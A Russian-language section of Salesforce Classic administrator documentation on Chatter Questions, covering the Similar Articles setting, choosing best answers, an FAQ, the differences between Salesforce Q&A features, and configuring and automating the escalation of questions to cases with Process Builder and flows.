## Включение функции «Похожие статьи» для функции «Вопросы Chatter»

При использовании Chatter похожие вопросы отображаются по мере ввода публикуемого вопроса. Для отображения соответствующих статей Salesforce Knowledge вместе с вопросами рекомендуем включить функцию **«Похожие статьи»**.

 **Прим.:** Организация должна поддерживать Chatter и Salesforce Knowledge.

Включение функции **«Похожие статьи»** инициирует ее включение в:

- Внутренней организации Salesforce
  - Сообщества, созданные с помощью вкладок Salesforce и шаблона Visualforce или «Napili»
1. Введите строку **«Параметры базы знаний»** в поле **«Быстрый поиск»** меню **«Настройка»** и выберите пункт **«Параметры базы знаний»**.
  2. Установите флажок **«Показать применимые статьи при публикации вопросов в Chatter (также применяется к сообществам с Chatter)»** в разделе **«Параметры вопросов Chatter»**.

 **Прим.:** Убедитесь, что действие **«Вопрос»** было добавлено в нужные макеты страниц. В противном случае, оно будет не доступно для пользователя.

Дополнительную информацию об использовании функций **«Похожие статьи»** и **«Похожие вопросы»** см. в разделах ниже.

- [Отображение похожих вопросов и статей в Chatter](#)
- [Отображение похожих вопросов и статей в поиске Napili](#)

СМ. ТАКЖЕ:

[Отображение похожих вопросов и статей в поиске Napili](#)

[Общие сведения о функции создания обращения из вопроса](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Функция **«Вопросы Chatter»** доступна в версиях:  
**Personal Edition, Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции **«Похожие статьи»** для функции **«Вопросы Chatter»**:

- **«Настройка приложения»**

## Выбор лучшего ответа на вопрос в Chatter

При публикации вопроса в Chatter пользователи могут выбирать лучший ответ. Ответ на вопрос, выбранный в качестве лучшего, позволяет пользователям быстрее принимать решения по собственным вопросам.

Модераторы и авторы вопросов могут:

- выбирать лучшие ответы;
- удалять статус лучшего ответа.

Только один ответ может быть выбран в качестве лучшего. Роль модератора вопроса может быть назначена модератору Chatter, модератору сообщества или администратору Salesforce. Ссылка «**Выбрать в качестве лучшего**» отображается пользователям только при наличии соответствующего полномочия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition**.

Noah Larkin asked a question.

**What is the best monitor for playing video games?**  
I was using a Cirrus 27" monitor before, but I want to move to a dual monitor setup. And I want the images to be really sharp. #Monitor #Videogames  
Topics: Videogames, Monitor  
Answer · Like · Today at 2:29 PM

**Allison Wheeler**  
I've actually found that dual monitors aren't great for video game play. I find it distracting and hard to use. Quite often the graphics card won't keep up. However, if you're set on using a dual-monitor setup, I recommend the AW-PX16 graphics card and any monitor will do.  
Like · **Select as Best** · Today at 2:32 PM

**Yuko Ishikawa**  
I have the AW-900a monitor, and I love it!  
**AW-900a**  
Download png (53 KB) · More Actions ▾  
Like · **Select as Best** · Today at 2:35 PM

**Conner McCoy**  
I've had a lot of different setups. @Allison Wheeler is right—you'll need a good graphic card. For the monitor, the 29" AW-TX1 is best for graphics and gaming.  
Like · **Select as Best** · Today at 2:37 PM

Write an answer...

Ответ, выбранный в качестве лучшего, помечается галочкой (✓). Копия лучшего ответа отображается вверху списка ответов, поэтому другие пользователи могут быстро найти ее.

**Noah Larkin** asked a question.

What is the best monitor for playing video games?

I was using a Cirrus 27" monitor before, but want to move to a dual monitor setup. I just want the images to be really sharp. #Monitor #Videogames

**Conner McCoy** (Selected as Best)  
 I've had a lot of different setups. @Allison Wheeler is right—you'll need a good graphic card. For the monitor, the 29" AW-TX is best for graphics and gaming.

**Allison Wheeler**  
 I've actually found that dual monitors aren't great for video game play. I find it distracting and hard to use. Quite often the graphics card won't keep up. However, if you're set on using a dual-monitor setup, I recommend the AW-PX16 graphics card and any monitor will do.

**Yuko Ishikawa**  
 I have the AW-900a monitor, and I love it!

**AW-900a**  
 Download png (53 KB) - More Actions

Selected as Best by **Noah Larkin**

**Conner McCoy**  
 I've had a lot of different setups. @Allison Wheeler is right—you'll need a good graphic card. For the monitor, the 29" AW-TX is best for graphics and gaming.

Write an answer...

СМ. ТАКЖЕ:

[Отображение похожих вопросов и статей в Chatter](#)


## Вопросы Chatter. Вопросы и ответы

Функция «Вопросы Chatter» позволяет пользователям сообществ и системы Salesforce задавать вопросы в лентах. Ниже перечислены некоторые типичные вопросы по использованию данной функции.


### Чем функция «Вопросы Chatter» отличается от публикации вопроса посредством текстового сообщения Chatter?

Пользователи, публикующие вопросы в Chatter, могут экономить свое рабочее время. По мере ввода собственного вопроса пользователям отображаются похожие вопросы и статьи. Возможно, данный вопрос уже задавался другим пользователем и содержал большое количество ответов или лучший ответ. Функция «Вопросы Chatter» использует ресурсы текущего содержимого Chatter.

### Можно ли фильтровать ленту Chatter для отображения только вопросов?

Да. Нажмите кнопку  напротив параметра «Показать» вверху ленты Chatter и выберите пункт «Вопросы».

### Можно ли выполнять поиск по вопросам в Chatter?

Да. Воспользуйтесь кнопкой «Поиск по данной ленте» () вверху ленты Chatter. Вопросы добавляются в результаты поиска по лентам.

**Поддерживается ли функция «Вопросы Chatter» приложением Salesforce1?**

В настоящее время функция «Вопросы Chatter» поддерживается только мобильным веб-приложением Salesforce1.

**Что происходит при публикации вопроса?**

Заданный вопрос отображается в ленте Chatter отслеживающих, группы или отдельного пользователя. Кроме того, группе или отдельному пользователю отправляется электронное уведомление. Ответы на заданный вопрос могут публиковаться другими пользователями прямо в Chatter.

**Кто может выбирать лучший ответ на вопрос?**

Лучший ответ на вопрос может быть выбран автором вопроса или модератором. Роль модератора вопроса может быть назначена модератору Chatter или модератору сообщества. Кроме того, лучший ответ на вопрос может быть выбран администратором Salesforce. Дополнительные сведения см. в разделе [Выбор лучшего ответа на вопрос в Chatter](#)

**Можно ли отслеживать использование функции «Вопросы Chatter» в своей организации Salesforce?**

Да. Дополнительные сведения см. в разделе [Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#).

СМ. ТАКЖЕ:

[Отображение похожих вопросов и статей в Chatter](#)

[Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах](#)

**Отслеживание показателей использования вопросов Chatter в организации Salesforce и сообществах**

Благодаря готовым отчетам и панелям мониторинга пользователи могут отслеживать показатели использования и внедрения функции «Вопросы Chatter» в организации или сообществе.

Отчеты, составленные по функции «Вопросы Chatter», позволяют получать ответы на указанные ниже вопросы.

- Какие типы вопросов задаются пользователями?
- Сколько вопросов задано за последний месяц?
- Какой процент вопросов остается без ответа?
- По каким темам задается наибольшее количество вопросов?
- Какие отделы задают наибольшее количество вопросов?

Чтобы контролировать использование функции «Вопросы Chatter» в *организации Salesforce*, загрузите [пакет Salesforce Chatter Dashboards](#) из каталога AppExchange. Прежде чем начать работу, просмотрите раздел [Отчеты по использованию пакета Chatter Dashboards](#).

Чтобы контролировать использование функции «Вопросы Chatter» в *сообществах*, загрузите пакет [Salesforce Communities Dashboards \(для сообществ, использующих Chatter\)](#) из каталога AppExchange. Прежде чем начать работу, просмотрите раздел [Отчеты для сообществ, использующих пакет Dashboards и Insight](#) на странице 3600.

СМ. ТАКЖЕ:

[Создание обращения из вопроса в Chatter](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic

Функция «Вопросы Chatter» доступна в версиях: **Group Edition, Professional Edition, Developer Edition, Performance Edition, Enterprise Edition** и **Unlimited Edition**.

## Различия между функциями публикации вопросов и ответов в системе Salesforce

Система Salesforce поддерживает несколько функций для публикации вопросов и ответов, которые могут использоваться в организациях и сообществах Salesforce. Несмотря на использование похожей терминологии, данные функции отличаются друг от друга.

Система Salesforce поддерживает три функции, позволяющие пользователям публиковать вопросы и ответы на общедоступных форумах. Все три функции для публикации вопросов и ответов имеют общую цель, но их внедрение в систему Salesforce выполнялось в разное время.

| Функция                          | Описание   | Структура   | Способ доступа  |
|----------------------------------|--|---|---|
| <b>Версия 1: Ответы</b>          | Функция «Ответы» — это первая функция Salesforce, внедренная в выпуске Winter'11 для публикации вопросов и ответов в сообществах. Начиная с выпуска Summer'13 данная функция недоступна новым организациям.  | Данная функция разработана на основе стандартного объекта «Вопрос». | Данная функция доступна внутренним пользователям посредством вкладки « <b>ОТВЕТЫ</b> » в системе Salesforce.  |
| <b>Версия 2: Chatter Answers</b> | Функция Chatter Answers, внедренная в выпуске Spring'12, предоставляет клиентам, использующим функцию «Ответы», различные дополнительные возможности. Благодаря функции Chatter Answers, компании могут содержать готовый сайт по самообслуживанию, позволяющий пользователям отвечать на чужие вопросы, а также просматривать вопросы | Данная функция разработана на основе стандартного объекта «Вопрос». | Данная функция доступна внутренним пользователям посредством вкладки « <b>Вопрос и ответ</b> »; список вопросов может просматриваться модераторами на вкладке « <b>Вопросы</b> ». |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функции «Ответы» и Chatter Answers доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Функция «Вопросы Chatter» доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

| Функция                          | Описание   | Структура  | Способ доступа   |
|----------------------------------|--|--|--|
|                                  | пользователей в виде ленты.  |  |  |
| <b>Версия 3: Вопросы Chatter</b> | <p>Функция «Вопросы Chatter», внедренная в выпуске Winter'15, дополняет доступные ранее функции Salesforce новыми разработками. Благодаря возможностям встраивания в Chatter, данная функция позволяет клиентам публиковать вопросы и ответы прямо в Chatter.</p> <p>Функция «Вопросы Chatter» поддерживается организациями Salesforce и мобильным веб-приложением Salesforce1, а также некоторыми сообществами.</p> | <p>Данная функция разработана на основе модели данных Chatter, а также использует объекты «Сообщение ленты» и «Комментарий ленты».</p> | <p>Данная функция доступна внутренним пользователям посредством Chatter. Вопрос публикуется посредством действия «Вопрос» публикатора Chatter; все вопросы отображаются в ленте Chatter.</p> |

СМ. ТАКЖЕ:

[Вопросы Chatter](#)

[Использование вкладки «Вопрос и ответ» компонента Chatter Answers](#)

[Общие сведения об ответах](#)

## Общие сведения о функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Данная функция поддерживается полной версией Salesforce и мобильным веб-приложением Salesforce1, а также сообществами, использующими функцию «Вопросы Chatter».

При публикации вопроса посредством действия «Вопрос» под публикатором Chatter отображаются похожие вопросы и статьи базы знаний. Если похожие вопросы и статьи не позволяют решить проблему, то публикация вопроса продолжается.


Вопрос, оставшийся без решения, может быть расширен до обращения. При наличии полномочия «Модерирование Chatter» или «Модерирование лент сообществ» пользователи могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**







Клиенту, вопрос которого расширяется до обращения, отправляется сообщение эл. почты, содержащее номер обращения и ссылку на обращение. Клиент может просмотреть обращение посредством доступной только ему ссылки; модераторам отображается примечание, указывающее на создание обращения.

 **Прим.:** Обращение может просматриваться автором вопроса только при наличии доступа к обращениям.

### Указатель для модераторов




### Указатель для клиентов



 **Прим.:** При расширении вопросов в системе Salesforce — в отличие от сообществ — уведомление отображается всем пользователям, а не только модераторам.

Найденное решение может быть опубликовано агентом прямо на консоли; ответ агента может быть просмотрен клиентом в вопросе или представлении «Мои обращения». Доступность ответа всему сообществу или только автору вопроса определяется агентом.





Прежде чем начать работу, просмотрите раздел «[Настройка функции создания обращения из вопроса](#)».

СМ. ТАКЖЕ:

[Создание обращения из вопроса в Chatter](#)

[Автоматическое создание обращений из нерешенных вопросов в Chatter](#)

## Настройка функции создания обращения из вопроса


Добавьте функцию создания обращения из вопроса в сообщества или организацию Salesforce, либо одновременно.

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из нерешенных вопросов, гарантируя более удобное отслеживание и решение проблем клиентов. Модераторы могут создавать обращения из вопросов прямо в ленте. Процесс создания обращений из вопросов, соответствующих заданным критериям, может быть автоматизирован посредством конструктора процессов Lightning, позволяющего настраивать процессы, аналогичные бизнес-правилам. Обращения, созданные из вопросов, добавляются в очередь, где доступны агентам службы поддержки для рассмотрения.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



Функция создания обращения из вопроса поддерживается только сообществами, использующими функцию «Вопросы Chatter».

1. [Включение функции создания обращения из вопроса](#)

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

2. [Добавление поля «Вопрос из Chatter» в подробное представление обращения](#)

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

3. [Добавление действия «Расширить до обращения» в макет элемента ленты](#)

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

4. [Подтверждение доступа к действию «Расширить до обращения»](#)

Если организация использует несколько типов записей для обращений, убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

5. [Настройка макета действия «Расширить до обращения»](#)

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

6. [Автоматическое назначение обращений из вопросов очередям](#)

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

7. [Автоматическое создание обращений из нерешенных вопросов в Chatter](#)

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.


СМ. ТАКЖЕ:

[Включение функции создания обращения из вопроса](#)

## Включение функции создания обращения из вопроса

Функция создания обращения из вопроса позволяет модераторам использовать Chatter для создания обращений из вопросов, гарантируя быстрое решение вопросов клиентов. Включите функцию создания обращения из вопроса в сообществах или организации Salesforce, либо одновременно.

1. Введите строку «*Параметры поддержки*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры поддержки**».
2. Чтобы включить функцию создания обращения из вопроса во всех сообществах, использующих функцию «Вопросы Chatter», установите флажок «**Включить функцию создания обращения из вопроса в сообществах**».
3. Чтобы включить функцию создания обращения из вопроса в организации Salesforce, установите флажок «**Включить функцию создания обращения из вопроса в системе Salesforce**».
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Убедитесь, что используете макет страницы на основе ленты. Данный макет позволяет агентам и модераторам использовать действие «Сообщество» для публикации ответов на расширенные вопросы. Организация, созданная до выпуска Spring'14, может использовать другой макет страницы.

СМ. ТАКЖЕ:

[Добавление поля «Вопрос из Chatter» в подробное представление обращения](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции создания обращения из вопроса:

- «Настройка приложения»

## Добавление поля «Вопрос из Chatter» в подробное представление обращения

При создании обращения из вопроса в Chatter поле «Вопрос из Chatter» страницы сведений об обращении отображает ссылку на исходный вопрос. Данное поле позволяет агентам быстро открывать ленту.

Сначала настройте параметры безопасности поля для определения пользователей, которым поле «Вопрос из Chatter» должно отображаться на страницах сведений об обращениях.

1. Откройте страницу «Поля» посредством параметров управления обращениями.
2. Щелкните ссылку «Вопрос из Chatter».
3. Нажмите кнопку «Настроить параметры безопасности полей».
4. Установите флажок «Доступно» напротив нужных профилей.
5. Нажмите кнопку «Сохранить».

Теперь добавьте поле в подробное представление обращения.

1. Откройте страницу «Макеты страниц» посредством параметров управления обращениями.
2. Щелкните ссылку «Правка» напротив нужного макета страницы.
3. Перетащите поле «Вопрос из Chatter» из раздела «Поля» на палитре редактора макетов страниц в раздел сведений об обращении.
4. Нажмите кнопку «Сохранить».
5. Чтобы подтвердить назначение настроенного макета страницы нужным профилям, нажмите кнопку «Назначение макета страницы». При необходимости назначьте данный макет страницы внутренним пользователям, которым должно быть доступно поле обращения «Вопрос из Chatter».

СМ. ТАКЖЕ:

[Добавление действия «Расширить до обращения» в макет элемента ленты](#)

[Поиск по параметрам управления объектами](#)

[Поиск по параметрам управления объектами](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности поля:

- «Управление профилями и наборами полномочий»

И

«Настройка приложения»

Для настройки макетов страниц:

- «Настройка приложения»

## Добавление действия «Расширить до обращения» в макет элемента ленты

Чтобы разрешить модераторам создание обращений из вопросов, добавьте действие «Расширить до обращения» на страницы вопросов Chatter. Данное действие создается автоматически при включении функции создания обращения из вопроса в организации.

1. Введите строку «*Элемент ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Макет элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив нужного макета элемента ленты.
3. Перетащите действие «Расширить до обращения» из категории «Быстрые действия» на палитре в раздел «Быстрые действия» в разделе публикатора Salesforce Classic.
4. Нажмите кнопку **«Сохранить»**.
5. Чтобы подтвердить назначение настроенного макета элемента ленты нужным профилям, нажмите кнопку **«Назначение макета страниц»**.

СМ. ТАКЖЕ:

[Подтверждение доступа к действию «Расширить до обращения»](#)

## Подтверждение доступа к действию «Расширить до обращения»

Если организация использует несколько типов записей для обращений, убедитесь, что профилям, которым требуется функция создания обращения из вопроса, доступен тип записи, связанный с действием «Расширить до обращения». Если организация использует только один тип записи для обращений, пропустите данный процесс.

Сначала просмотрите тип записи, назначенный профилям, которым требуется доступ к действию «Расширить до обращения».

1. В разделе «Настройка» введите «*Профили*» в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя нужного профиля.
3. Запомните типы записей обращения, используемый профилем, в разделе «Параметры типа записи».
4. Убедитесь, что профилю пользователя назначено полномочие **«Модерирование Chatter»** или **«Модерирование лент сообществ»** в разделе «Полномочия».

Затем просмотрите тип записи, используемый действием «Расширить до обращения». При необходимости внесите соответствующие изменения.

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Действия элемента ленты»**.
2. Щелкните ссылку **«Правка»** напротив действия «Расширить до обращения».
3. Убедитесь, что поле «Тип записи» отображает тип записи, назначенный нужным профилям. В противном случае, выберите соответствующий тип записи из раскрывающегося списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения типов записей:

- «Настройка приложения»

#### 4. Нажмите кнопку «Сохранить».


СМ. ТАКЖЕ:

[Настройка макета действия «Расширить до обращения»](#)

### Настройка макета действия «Расширить до обращения»

Выберите поля и определите порядок их отображения для действия «Расширить до обращения» на основе информации, которая должна отслеживаться для каждого обращения.

1. Введите строку «*Действия*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Действия элемента ленты**».
2. Щелкните ссылку «**Макет**» напротив действия «Расширить до обращения».
3. Перетащите нужные поля из палитры редактора макетов действий. При необходимости измените порядок их отображения.
4. Нажмите кнопку «Сохранить».

 **Прим.:** Общедоступные сообщества не поддерживают поиск контакта после отправки обращения, поэтому поле «Контакт» может быть удалено из макета действия.

СМ. ТАКЖЕ:

[Автоматическое назначение обращений из вопросов очередям](#)

### Автоматическое назначение обращений из вопросов очередям

Функция создания обращения из вопроса не поддерживает правила назначения обращений, поэтому обращение, созданное из вопроса, по умолчанию назначается модератору, расширяющему вопрос. При необходимости создайте бизнес-правило или процесс, который автоматически добавляет обращения, созданные из вопросов, в очередь, где они доступны агентам для рассмотрения.

Расширенные вопросы могут назначаться очередям разными способами. Рекомендуем использовать конструктор процессов Lightning для создания процесса, автоматически назначающего обращение, поле «Тип» которого содержит значение «Вопрос», выбранной очереди. При необходимости создайте процесс, поддерживающий несколько очередей. Например, процесс может назначать обращения, содержащие определенную тему, другой очереди.

Конкретный способ назначения расширенных вопросов очередям определяется многими факторами, включая пользователей и цели. Выберите способ, являющийся наиболее оптимальным для текущей организации.

Дополнительную информацию о порядке создания очереди см. в разделе «[Создание очередей](#)».

СМ. ТАКЖЕ:

[Автоматическое создание обращений из нерешенных вопросов в Chatter](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки макетов страниц:

- «Настройка приложения»


#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Автоматическое создание обращений из нерешенных вопросов в Chatter

Расширение сообщества или организации не должно препятствовать быстрому получению ответов на заданные вопросы. Функция создания обращения из вопроса позволяет модераторам расширять нерешенные вопросы до обращений прямо в ленте. Кроме того, система поддерживает конструктор процессов Lightning, позволяющий настраивать более эффективные процессы принятия решения, аналогичные бизнес-правилам. Настройте процесс, который автоматически создает обращения из вопросов, соответствующих заданным критериям.

 **Важное замечание:** Данные инструкции относятся только к организациям и сообществам, использующим функцию «Вопросы Chatter». Не знаете, к какому типу относится ваша организация или сообщество? См. раздел [Различия между функциями публикации вопросов и ответов в системе Salesforce](#) на странице 3322.

Процессы поддерживают разные способы использования функции создания обращения из вопроса. Например, процессы могут выполнять указанные ниже действия.

- Создание обращений из вопросов по истечении недели, при получении более 10 предпочтений и при отсутствии выбранного лучшего ответа.
- Немедленное создание обращений из вопросов при наличии слова «конкурент».

Процессы, связанные с функцией создания обращения из вопроса, используют объект «Элемент ленты». Процесс содержит поток, оценивающий сообщения-вопросы на соответствие заданным критериям расширения. При необходимости рекомендуем создать переменные потока на основе нескольких полей объекта «Элемент ленты», включая:

- `BestCommentId`: код комментария, выбранного в качестве лучшего ответа. При отсутствии комментария, выбранного в качестве лучшего ответа, данное поле содержит нулевое значение.
- `CommentCount`: количество комментариев для вопроса.
- `LikeCount`: количество предпочтений для вопроса.

 **Совет:**

- Тип данных каждой переменной потока должен соответствовать типу данных поля элемента ленты. Поля `CommentCount` и `LikeCount` являются числовыми, тогда как поле `BestCommentId` является текстовым.
- Создание элемента ленты может инициировать выполнение процесса; недоступно обновлениям элементов ленты (например, предпочтения и комментарии). В зависимости от используемого процесса рекомендуем определить время, по истечении которого необходимо выполнять связанный поток.

### **Дополнительные сведения**

Допустим, что администратор хочет разрешить автоматическое расширение вопросов до обращений, если они соответствуют следующим критериям.

- Прошло 24 часа.
- Вопрос получил более 4 комментариев.
- Лучший ответ не выбран.

#### **Действие 1. Создание процесса**

Сначала администратор создает процесс для объекта «Элемент ленты» посредством конструктора процессов. Процесс выполняется только при создании элементов ленты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Функция создания обращения из вопроса доступна в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Конструктор процессов Lightning доступен в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



### Действие 2. Добавление критериев


Администратор добавляет критерии, проверяющие недавно созданные элементы ленты на наличие вопросов. Администратором используются параметры ниже.

- Имя критерия: Является вопросом
- Критерии для выполнения действий: Условия фильтра выполняются
- Условие фильтра: [FeedItem].Type "*равно*" Сообщение-вопрос
- Соответствие всем условиям (И)

### Действие 3. Добавление потока


Администратор создает простой поток «Расширение вопроса до обращения» посредством облачной версии приложения Flow Designer. Поток содержит три элемента: *поиск записи*, *решение* и *быстрое действие*. Данный поток проверяет вопрос на наличие не менее четырех комментариев и лучшего ответа. Элемент «поиск записи» извлекает код записи из сообщения-вопроса. Ниже перечислены используемые параметры.

- Имя: Код вопроса
- Поиск: FeedItem
- Поле: Код
- Оператор: равно
- Значение: {!QuestionID}

 **Прим.:** Администратор создает текстовую переменную {!QuestionID} для поля «Значение» (использует тип ввода/вывода «Ввод и вывод»).


Элемент «решение» определяет необходимость расширения вопроса до обращения. Ниже перечислены используемые параметры.

- Имя: Подлежит расширению
- Стандартный результат: Нет
- Редактируемый результат: Да
  - Условия потока: {!BestCommentId} "*равно нулю*" {!\$GlobalConstant.True}
  - И
  - {!CommentCount} "*больше или равно*" 4
  - Все условия должны быть истинными (И)

 **Прим.:** Администратор создает две новые переменные для поля «Условия потока»: текстовая переменная {!BestCommentId} и числовая переменная {!CommentCount} (обе используют тип ввода/вывода «Ввод и вывод»).

Быстрое действие **FeedItem.EscalateQFIToCase** расширяет вопрос до обращения при выполнении условий для результата «Да». Ниже перечислены используемые параметры.

- Имя: Расширить до обращения
- Код связанной записи: {!QuestionId}

 **Внимание:** Не рекомендуем редактировать имя быстрого действия **FeedItem.EscalateQFIToCase**. Редактирование имени действия инициирует его отображение в раскрывающемся меню действий некоторых сообщений ленты, а также возникновение ошибок.



**Действие 4. Добавление потока в процесс**

Администратор добавляет созданный поток в качестве запланированного действия. Сначала администратор определяет необходимость выполнения потока через 24 часа после создания элемента ленты.

Затем администратор добавляет поток в процесс посредством переменной, использующей сведения из записи элемента ленты. Администратором используются параметры ниже.

- Имя действия: Расширить до обращения
- Поток: Escalate\_Question\_to\_Case
- **Переменная:**
  - Переменная потока: QuestionId
  - Значение: [FeedItem].Id

**Действие 5. Сохранение и активация процесса**

Посмотрите созданный процесс.

Активация процесса инициирует его выполнение для всех будущих вопросов, публикуемых в сообществах и системе Salesforce.



**Совет:** Администратор может создать похожий процесс, позволяющий расширять вопросы до обращений при получении не менее 10 предпочтений. Он может сэкономить время, клонировав этот процесс и связать его с потоком, проверяющим вопросы на количество предпочтений.
